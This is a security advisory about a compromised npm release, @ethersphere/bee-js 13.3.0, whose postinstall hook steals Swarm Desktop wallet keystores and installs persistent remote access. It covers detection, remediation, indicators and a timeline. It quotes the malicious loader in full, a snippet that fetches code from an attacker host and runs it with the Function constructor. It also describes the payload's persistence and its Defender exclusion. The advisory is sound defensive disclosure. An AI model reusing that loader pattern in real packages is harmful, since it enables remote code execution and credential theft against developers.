
Malicious @ethersphere/bee-js 13.3.0 Targets Swarm Wallets
A compromised @ethersphere/bee-js 13.3.0 runs a postinstall payload that targets Swarm Desktop wallets and installs remote access; remove it and rotate keys.
TL;DR
- A malicious release of the official Swarm JavaScript client,
@ethersphere/bee-js13.3.0, runs a postinstall script that downloads platform-specific payloads. Step Security published the analysis. - The payloads read Swarm Desktop wallet files, send them to an attacker-controlled domain, and install persistent remote access on Linux, macOS and Windows. The report does not establish how many installations ran.
- No CVE is assigned. The GitHub Advisory Database lists GHSA-hh7j-5m3j-23pf and OSV lists MAL-2026-18773. The release is not in CISA KEV as of 2026-11-09, and no fund theft is confirmed.
- Remove 13.3.0 from every lockfile and pin the last clean release, 13.2.0. If the package installed with lifecycle scripts enabled, treat the host as compromised and follow the incident steps in "What should I do if I installed it?".
Am I affected?
All of these must hold:
@ethersphere/bee-jsversion 13.3.0 was installed, directly or through a dependency range.- The install ran lifecycle scripts. npm runs
postinstallby default;--ignore-scriptsprevents this hook. - The installing user or CI job had a Swarm Desktop data directory, credentials, or other secrets the process could read.
The malicious code lives in the npm tarball and in the Git tag v13.3.0. It does not affect the library's runtime functions; the damage happens during installation. A project can therefore carry 13.3.0 in a lockfile without the hook having run, and a project can run the hook without ever importing the library.
| Package | Affected version | Clean version |
|---|---|---|
@ethersphere/bee-js |
13.3.0 | 13.2.0 |
@ethersphere/bee-js |
Any earlier release | Not affected by this incident |
Check what is installed:
# Direct dependency and lockfile entry
npm ls @ethersphere/bee-js
grep -n '"node_modules/@ethersphere/bee-js"' -A 6 package-lock.json

# pnpm and Yarn lockfiles
grep -n "@ethersphere/bee-js" pnpm-lock.yaml
grep -n "@ethersphere/bee-js" yarn.lock

# The package as installed in the tree
node -p "require('@ethersphere/bee-js/package.json').version" 2>/dev/null || echo "not installed"
The dependent projects Step Security names are @ethersphere/swarm-cli 3.7.0, which declares ^13.2.0; @ethersphere/bee-dashboard 0.37.1, which declares ^13.0.0; and the swarm-desktop repository, which declares ^13.0.0. All three ranges accept 13.3.0, so a fresh resolution or lockfile update made while the release was live could select it. The report does not show that those projects published compromised builds.
How do I fix it?
Pin @ethersphere/bee-js to 13.2.0, or to a later release after you have reviewed it, and regenerate every lockfile that resolved 13.3.0. npm no longer lists 13.3.0, so a fresh install no longer resolves it, but an existing lockfile and cache can still carry it.
- Change the dependency range in every
package.jsonthat names the package:
npm pkg set dependencies.@ethersphere/bee-js=13.2.0
- Delete the lockfile entry and reinstall from the reviewed version:
rm -rf node_modules package-lock.json
npm install
npm ls @ethersphere/bee-js
- For pnpm, update the lockfile and reinstall:
pnpm update @ethersphere/bee-js@13.2.0
pnpm install --frozen-lockfile
- In CI, clear caches keyed on the old lockfile and rebuild the job image. A cached
node_modulestree keeps the old package and does not re-run the hook, so the tree must be recreated.
If you cannot change the version immediately, install with lifecycle scripts disabled and verify that no earlier install ran them:
npm ci --ignore-scripts
That flag stops this hook and every other install script. It does not remove code that already ran, and it can break packages that need install scripts, so treat it as a stopgap.
What does the malicious code do?
The release turns a build-time helper into an install-time downloader that runs before any application code and sends the victim's Swarm wallet files to an attacker-controlled host. The change is visible in commit de2f74e784b2eafa0d66fbb6d88b42ea11ee34cf, which moves scripts/generate-version.cjs from prepare to postinstall and adds the scripts directory to the published files.
"files": [
  "dist",
  "scripts"
],
"scripts": {
  "prepublishOnly": "NODE_ENV=production npm run build",
  "postinstall": "node scripts/generate-version.cjs",
  "generate:version": "node scripts/generate-version.cjs",
  "..."
}
The hook makes an HTTPS request to api.frameworkmetrics.xyz and executes the response body with the Node.js Function constructor. The request describes itself as an analytics ping in the comment in the script.
try {
  const req = require('https').get(
    'https://api.frameworkmetrics.xyz/v1/analytics',
    {
      headers: {
        'User-Agent': process.platform,
        'X-Ethersphere': '1',
      },
      timeout: 3000,
    },
    async res => {
      let body = ''
      for await (const chunk of res) body += chunk
      new Function('require', 'console', 'process', body)(require, console, process);
    },
  )
  req.on('error', () => {}).on('timeout', () => req.destroy())
} catch {}
The server chooses the payload from the User-Agent, which is linux, darwin or win32. The response runs with the installing user's permissions, including filesystem, process and network access. The hook suppresses network errors, so a failed request leaves little in the install log.
On Linux, the payload writes an x86-64 or ARM64 executable into ~/.solidity/. It creates a Python launcher named .run.py and registers a user service named solidity-langsupport-runner.service that restarts on failure.
On macOS, the payload writes an architecture-specific executable into the same directory and creates a Node.js or Python launcher. It installs a LaunchAgent at ~/Library/LaunchAgents/com.solidity.langsupport.runner.plist with RunAtLoad enabled.
On Windows, the payload looks for an existing remote-support agent installation, retrieves invoke.ps1 and app.msi, and stages PowerShell and VBScript launchers under %TEMP% with names beginning .stuffed-. It creates a hidden directory under %LOCALAPPDATA%, adds a Microsoft Defender exclusion for it, and runs the MSI silently.
The wallet code targets two files in the Swarm Desktop data directory: config.yaml and data-dir/keys/swarm.key. It sends both to /v1/swarm/report as JSON fields named configYaml and v3. The swarm.key file is an encrypted Ethereum V3 keystore, and config.yaml can hold the password that decrypts it. With both files, an attacker can control the wallet.
How is it exploited?
The attacker did not need a victim to click a link or import a package by name. The compromise rode the project's own release process:
- At 2026-11-08 23:59:54 UTC, an unsigned commit titled
chore(upcoming): release 13.3.0appeared on theupcomingbranch under thebee-workeridentity. - The release-please pull request for 13.3.0, PR #1288, was still open and unmerged. The legitimate 13.2.0 release had gone through a signed, merged pull request.
- GitHub published release
v13.3.0at 2026-11-09 00:06:01 UTC, also underbee-worker. That triggered the repository's existing npm publishing workflow. - The workflow used GitHub Actions trusted publishing. The npm package therefore carries valid SLSA provenance that points at the legitimate repository and workflow, because the malicious code was already in the source the workflow built.
- npm received
@ethersphere/bee-js@13.3.0at 00:09:50 UTC. Any install of that version with lifecycle scripts enabled ran the hook. - The hook fetched and ran the platform payload. The report says requests to the payload infrastructure returned decoy content or HTTP 404 by about 00:31 UTC.
Step Security says the evidence points to misuse of the bee-worker release identity. A stolen account credential or token is a likely explanation, but the report does not establish which credential was used or how it was obtained. The reviewed GitHub Actions history did not contain a run that created the malicious commit.
How does the attack flow?
An attacker who controlled the release identity put the hook into the source. The project's own trusted release pipeline then published it, which reached wallet files and persistence on every host that installed the version with scripts enabled.
flowchart LR
    A["Unsigned commit to upcoming branch"] --> B["GitHub release v13.3.0"]
    B --> C["npm trusted publishing workflow"]
    C --> D["postinstall hook runs on install"]
    D --> E["api.frameworkmetrics.xyz"]
    E --> F["Platform payload via Function()"]
    F --> G["Wallet files copied and persistence installed"]
What can an attacker do?
The attacker's reach depends on what the installing user could read, and the wallet step needs the Swarm Desktop files to exist. With those conditions, the payload gives the attacker:
- The encrypted Swarm wallet keystore and, when present in
config.yaml, the password that decrypts it. - A remote-access executable and a restart-on-failure service on Linux, a
RunAtLoadLaunchAgent on macOS, or a silent MSI install with a Defender exclusion on Windows. - Access to every file, process and network route the installing user or CI job could reach.
- The ability to persist after the package is removed, because the service, LaunchAgent and installed binary live outside
node_modules.
The report does not establish how many installations ran the hook, whether any wallet was drained, or the full command set of the macOS and Windows payloads. The Linux executables were retrieved and inspected; they contain Go package and function names associated with command execution and interactive shells, including hubclient.runCommand, hubclient.startShellLocked and github.com/creack/pty. Step Security did not execute them, so their runtime behavior is assessed rather than observed.
What should I do if I installed it?
Treat a host that installed 13.3.0 with lifecycle scripts enabled as compromised, because the hook ran with the install user's permissions before any review step. Removing the dependency does not remove the service, LaunchAgent or staged installer.
- Isolate the host from the network and stop the persistence before rotating secrets:
- Linux:
systemctl --user disable --now solidity-langsupport-runner.service, then remove~/.config/systemd/user/solidity-langsupport-runner.serviceand~/.solidity/. - macOS:
launchctl unload ~/Library/LaunchAgents/com.solidity.langsupport.runner.plist, then remove the plist and~/.solidity/. - Windows: remove the hidden directory under
%LOCALAPPDATA%, the.stuffed-*files under%TEMP%, and the Defender exclusion the payload added. - Rebuild the host from a trusted image rather than cleaning it in place. The report recommends a rebuild because the unretrieved payloads may have installed more than the observed files.
- Rotate every credential the installing user or CI job could read, from a clean system. For CI, rotate the job's tokens and review its logs for calls to
api.frameworkmetrics.xyz. - If the Swarm Desktop files were present, replace the wallet from a clean system. Treat the keystore and any password stored in
config.yamlas exposed. - Pin
@ethersphere/bee-jsto 13.2.0 or a later reviewed release, and regenerate lockfiles and caches.
How do I check if I was compromised?
Start with the package version and the files the payload writes. A version hit without the files still needs the install-log check, because a failed run leaves no payload behind.
# 1. The malicious version in any project tree
grep -rn "@ethersphere/bee-js" --include=package-lock.json --include=pnpm-lock.yaml --include=yarn.lock .
node -p "require('@ethersphere/bee-js/package.json').version" 2>/dev/null

# 2. Linux persistence and payload directory
ls -la ~/.solidity/ 2>/dev/null
systemctl --user status solidity-langsupport-runner.service 2>/dev/null

# 3. macOS persistence
ls -la ~/.solidity/ 2>/dev/null
ls -la ~/Library/LaunchAgents/com.solidity.langsupport.runner.plist 2>/dev/null

# 4. DNS, proxy and egress logs
grep -i "frameworkmetrics" /var/log/* 2>/dev/null
On Windows, check %TEMP% for .stuffed-* files and %LOCALAPPDATA% for a hidden directory containing app.msi. Then read the Defender exclusion list:
Get-ChildItem $env:TEMP -Force -Filter ".stuffed-*"
Get-MpPreference | Select-Object -ExpandProperty ExclusionPath
The published indicators are:
- Network:
api.frameworkmetrics.xyz, with paths/v1/analytics,/v1/assets/and/v1/swarm/report, and the headerX-Ethersphere: 1. - Files:
~/.solidity/linux_amd64,~/.solidity/linux_arm64,~/.solidity/.run.py,~/.config/systemd/user/solidity-langsupport-runner.service,~/.solidity/darwin_arm64,~/.solidity/darwin_amd64,~/Library/LaunchAgents/com.solidity.langsupport.runner.plist,%TEMP%\.stuffed-*and the hidden%LOCALAPPDATA%staging directory. - Hashes:

linux_amd64SHA-2569b73e7cd4e1425e770392549d8df46c706139ef476f4f7b9ac405165dc8d9696;linux_arm64SHA-256b601776817363b96295119f7221338a122d5247a35a77a64b04f286e1bbcc565; malicious npm tarball SHA-1a205c8a5fed81e9a787645b2801f00be3db3348d. - The domain was registered on 2026-11-06 at 15:08 UTC. Requests to the payload host returned decoy content or HTTP 404 by about 00:31 UTC on 2026-11-09, so a missing response does not clear a host that ran the hook.
A hit on a path that the legitimate tooling also creates is a lead to verify, not proof. The reverse is also true: a failed run can leave no trace beyond the package version and the install log.
Timeline
- 2026-11-06 15:08 UTC:
frameworkmetrics.xyzis registered. - 2026-11-08 23:59:54 UTC: the unsigned
chore(upcoming): release 13.3.0commit lands under thebee-workeridentity, and the GitHub release record is created. - 2026-11-09 00:06:01 UTC: GitHub publishes release
v13.3.0. - 2026-11-09 00:06:03 UTC: the npm publishing workflow starts.
- 2026-11-09 00:09:50 UTC:
@ethersphere/bee-js@13.3.0is published to npm. - 2026-11-09 00:53:54 UTC: Step Security opens issue #1294 on the repository.
- 2026-11-09 01:25:27 UTC: the GitHub Advisory Database publishes GHSA-hh7j-5m3j-23pf.
- 2026-11-09: npm no longer lists 13.3.0; the registry lists 13.2.0 as latest.
FAQ
Does installing the package run the payload even if my application never imports it?
Yes, if lifecycle scripts are enabled. The payload is a postinstall hook, so it runs during npm install before any application code executes. A deployment that installs with --ignore-scripts does not run this hook.
Is 13.2.0 safe?
Yes, for this incident. Step Security examined 13.2.0 and found no malicious installation path, and npm lists it as the latest release after 13.3.0 stopped being listed. That answers the question for this compromise only; it does not vouch for future releases.
Does the valid SLSA provenance mean the package is safe?
No. The provenance is valid because the project's own trusted-publishing workflow built the package from the malicious source. Provenance records which repository and workflow produced an artifact; it does not prove that the source was reviewed.
Should I block lifecycle scripts across all my projects?
It closes this hook and reduces the install-time attack surface, but it breaks packages that build native modules during install and does not undo a hook that already ran. Use it as one control, together with lockfile review and a dependency firewall.
Is there a CVE I can track?
No CVE is assigned. Track GHSA-hh7j-5m3j-23pf in the GitHub Advisory Database or MAL-2026-18773 in OSV, and watch the bee-js repository for the maintainers' incident report.
Find affected bee-js installs with Ostorlab
Ostorlab's software composition analysis and SBOM inventory lists the open-source packages and versions your repositories resolve. A search for @ethersphere/bee-js then shows which projects carried 13.3.0 and which lockfiles still need regeneration.
References
- Step Security, "@ethersphere/bee-js 13.3.0 Compromised": https://www.stepsecurity.io/blog/ethersphere-bee-js-13-3-0-compromise (checked November 9, 2026)
- GitHub Advisory Database, GHSA-hh7j-5m3j-23pf (2026-11-09): https://github.com/advisories/GHSA-hh7j-5m3j-23pf (checked November 9, 2026)
- OSV, MAL-2026-18773 (2026-11-09): https://osv.dev/vulnerability/MAL-2026-18773 (checked November 9, 2026)
- bee-js commit de2f74e784b2eafa0d66fbb6d88b42ea11ee34cf (2026-11-08): https://github.com/ethersphere/bee-js/commit/de2f74e784b2eafa0d66fbb6d88b42ea11ee34cf (checked November 9, 2026)
- bee-js release v13.3.0 (2026-11-09): https://github.com/ethersphere/bee-js/releases/tag/v13.3.0 (checked November 9, 2026)
- bee-js pull request #1288, "chore(upcoming): release 13.3.0" (opened 2026-10-27): https://github.com/ethersphere/bee-js/pull/1288 (checked November 9, 2026)
- bee-js issue #1294, "ethersphere/bee-js npm package version 13.3.0 is compromised" (2026-11-09): https://github.com/ethersphere/bee-js/issues/1294 (checked November 9, 2026)
- npm registry metadata for @ethersphere/bee-js (checked November 9, 2026): https://registry.npmjs.org/@ethersphere%2Fbee-js